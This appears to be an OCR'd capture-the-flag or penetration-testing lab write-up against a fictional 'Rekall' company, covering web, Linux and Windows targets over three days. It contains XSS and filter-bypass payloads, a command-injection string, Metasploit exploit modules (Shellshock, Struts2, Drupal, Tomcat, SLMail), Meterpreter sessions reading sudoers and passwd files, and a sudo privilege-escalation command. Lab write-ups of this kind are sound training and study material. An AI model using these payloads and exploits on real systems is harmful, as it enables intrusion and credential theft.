
Executive Summary

Day 1: Attacking the Web Application CTF

Flag 1:

- <script>alert("xss")</script> was typed in the “put your name here” text box




Flag 2:

- exploit <scscriptript>alert('xss')</scriscriptpt> used in the text box “choose your character” this input validation removes the word “script”


Flag 3:

- <script>alert("xss")</script> was typed in the “comments page” text box




Flag 5:

- Uploading a PHP file will provide the flag, I used the script




Flag 8:

- The username and password are in the HTML, or you can view them by highlighting the webpage.




Flag 9:

- Just access the webpage, using robots.txt via URL



Flag 10:

- Using the credentials from flag 8, logged in, in the DNS lookup used www.example.com && cat vendors.txt to obtain the next flag.



Day 2: Attacking Rekall's Linux Servers

Flag 1:

- Conducted open source intelligence searches used the following URL, https://centralops.net/co/DomainDossier.aspx
- On the Domain Dossier webpage, view the WHOIS data for totalrekall.xyz. The address will show the flag:

Queried **whois.godaddy.com** with "**totalrekall.xyz**"...


```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
```

Flag 2:

- Was the IP address of totalrekall.xyz, 3.33.130.190

Flag 3:

- On crt.sh, searched for totalrekall.xyz to view the flag.



crt.sh Identity Search

Criteria | Type: Identity | Match: ILIKE | Search: 'totalrekall.xy

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="G
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="G
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA D
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA D
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA D
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA D

Flag 4:

- Ran an Nmap scan for the network (nmap 192.168.13.0/24) to determine that there are 5 hosts excluding the host scanning from. The number of hosts was the flag.


Flag 5:

- Ran an aggressive Nmap scan (nmap -A 192.168.13.0/24)
- Analyzed the results to see that the host that runs Drupal is 192.168.13.13

```
Nmap scan report for 192.168.13.13
Host is up (0.00022s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
```

Flag 6:

- Ran a Nessus scan for 192.168.13.12
- One critical vulnerability appeared for Apache Struts.
- Clicked on this critical vulnerability to view the ID number and more information.



Flag 7:

- Used Metasploit, on the command line typed “msfconsole”
- Searched for exploits that have Tomcat and JSP.
- Used (exploit/multi/http/tomcat_jsp_upload_bypass), and set the option for the RHOST to 192.168.13.10.
- After successfully getting a Meterpreter shell, entered "SHELL" to get to the command line.
- Run the following to get the flag: / cat /root/.flag7.txt

```
drwx------ 1 root root 4096 Feb  4  2022 .
drwxr-xr-x 1 root root 4096 Jul  8 00:52 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat .flag7.txt
8ks6sbhss
```


Flag 8:

- Used Metasploit, on the command line typed “msfconsole”
- Searched for exploits that have Shellshock.
- Used (exploit/multi/http/apache_mod_cgi_bash_env_exec) and set the following options:
- target URI: /cgi-bin/shockme.cgi
- RHOST: 192.168.13.11
- To get the flag, run the following from a shell on the exploited machine: cat /etc/sudoers

```
File  Actions  Edit  View  Help
040755/rwxr-xr-x  4096   dir   2022-02-28 10:40:02 -0500  ufw
040755/rwxr-xr-x  4096   dir   2019-12-17 10:00:38 -0500  update-motd.d
100644/rw-r--r--  222    fil   2014-04-11 17:54:15 -0400  upstart-xsessions
040755/rwxr-xr-x  4096   dir   2019-12-17 10:01:22 -0500  vim
100644/rw-r--r--  158    fil   2014-01-29 08:39:45 -0500  vtrgb
100644/rw-r--r--  4812   fil   2019-04-08 18:55:26 -0400  wgetrc
040755/rwxr-xr-x  4096   dir   2022-02-28 10:40:03 -0500  xml

meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

Flag 9:

- On the same machine as Flag 8, ran cat /etc/passwd



Flag 10:

- Determined via the Nessus scan that this host is vulnerable to Struts.
- Used Metasploit, on the command line typed “msfconsole”
- Searched for exploits that have Struts
- Used (exploit/multi/http/struts2_content_type_ognl)
- Set the RHOSTS to 192.168.13.12
- Needed to manually connect to the session to get the meterpreter shell with: sessions -i <session number>
- UMeterpreter to download the following file to your Kali machine: /root/flagisinThisfile.7z
- unzip the file with the following command: 7z x flagisinThisfile.7z
- Used cat with the flag file to view the flag.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > search -f flag*
Found 9 results...
=================

Path                                                  Size (bytes)  Modified (UTC)
----                                                  ------------  --------------
/proc/sys/kernel/sched_domain/cpu0/domain0/flags      0             2023-07-07 22:07:42 -0400
/proc/sys/kernel/sched_domain/cpu1/domain0/flags      0             2023-07-07 22:07:42 -0400
/root/flagisinThisfile.7z                             194           2022-02-08 09:17:32 -0500
/sys/devices/platform/serial8250/tty/ttyS0/flags      4096          2023-07-07 22:07:42 -0400
/sys/devices/platform/serial8250/tty/ttyS1/flags      4096          2023-07-07 22:07:42 -0400
/sys/devices/platform/serial8250/tty/ttyS2/flags      4096          2023-07-07 22:07:42 -0400
/sys/devices/platform/serial8250/tty/ttyS3/flags      4096          2023-07-07 22:07:42 -0400
/sys/devices/virtual/net/eth0/flags                   4096          2023-07-07 22:07:42 -0400
/sys/devices/virtual/net/lo/flags                     4096          2023-07-07 22:07:42 -0400

meterpreter > cd /root/
meterpreter > cat flagisinThisfile.7z
7z◆◆'fV◆%◆!◆◆◆flag 10 is wjasdufsdkg
◆3◆є◆◆э6=◆t◆◆◆#◆◆□□◆{◆◆◆<◆H◆vw{I◆◆◆◆W◆
                                    F◆◆Q◆◆◆◆◆◆I◆◆◆◆◆◆◆◆◆◆?◆;◆<◆Ex|◆◆◆◆◆
                                                                        ◆
                                                                          #]
                                                                            ◆◆
n◆]meterpreter >
```

Flag 11:

- Based on the nmap scan with Drupal
- searched for Drupal exploits.
- Used the following exploit (unix/webapp/drupal_restws_unserialize)
- Set RHOSTS to 192.168.13.13
- After getting the Meterpreter shell, run getuid to get the username.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST eth3
LHOST => 172.22.117.100
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x0000557f47953140 @headers={"Date"=>"Sat, 08 Jul 2023 01:44
te", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Opti
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permission
ata=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-
nContent-Length: 632\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"
a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\\
;}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close
8.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 192.168.13.13:55568 ) at 2023-07-07 21:44:04 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```


Flag 12:

- When viewing the WHOIS data from Flag 1, I noticed that the name is: sshuser Alice
- SSH into the server: ssh alice@192.168.13.14
- Guessed that the password is: alice
- To conduct the privilege escalation exploit and obtain the flag, run the following:
- sudo -u#-1 cat /root/flag12.txt

Day 3: Attacking Rekall's Windows Servers

Flag 1:


- Searching GitHub should lead me to find the totalrekall GitHub page. Searching the site repository will lead to the xampp.users page, which contains the credentials,as the following image shows:
- These credentials can be cracked using john.
- The flag is the cracked hash: Tanya4life




Flag 2:

- From the Kali machine, a port scan of the subnet that the Kali machine is on (172.22.117.0/24) will reveal two machines:Win10 @ 172.22.117.20 and Server2019 @ 172.22.117.10
- The port scan will reveal several ports open on Win10, one of which is HTTP.
- Going to this page via URL 172.22.117.20 displays a prompt for credentials
- The credentials cracked from the discovered GitHub page, trivera / Tanya4life, will grant access.
- Inside is flag2.txt contains the flag

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp              32 Feb 15 13:55 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
```





Index of /

Name	Last modified	Size	Description
flag2.txt	2022-01-31 22:25	32	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

Flag 3:

- Returning to the port scan results that showed "FTP" open on port 21, the scan will reveal that FTP anonymous access is possible.
- Once logged into FTP as anonymous, you can download and read the flag.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00093s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 13 23:06 flag3.txt
```

```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15 13:55 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (303.3981 kB/s)
ftp> exit
221 Goodbye

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀 kali)-[~]
└─#
```

Flag 4:

- Returned to the port scan results, and saw that the SLMail service is running on SMTP port 25 AND on POP3 port 110.
- Using searchsploit shows a Metasploit module for that version of SLMail.
- Loading up Metasploit via MSFconsole, loading the SLMail module and setting the RHOSTS to 172.22.117.20.
- Listed the directory files will show flag4.txt, which can be read with cat from within Meterpreter.

```
┌──(root💀 kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-24 14:39 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00077s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
```


```
┌──(root💀 kali)-[~]
└─# searchsploit slmail
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
```

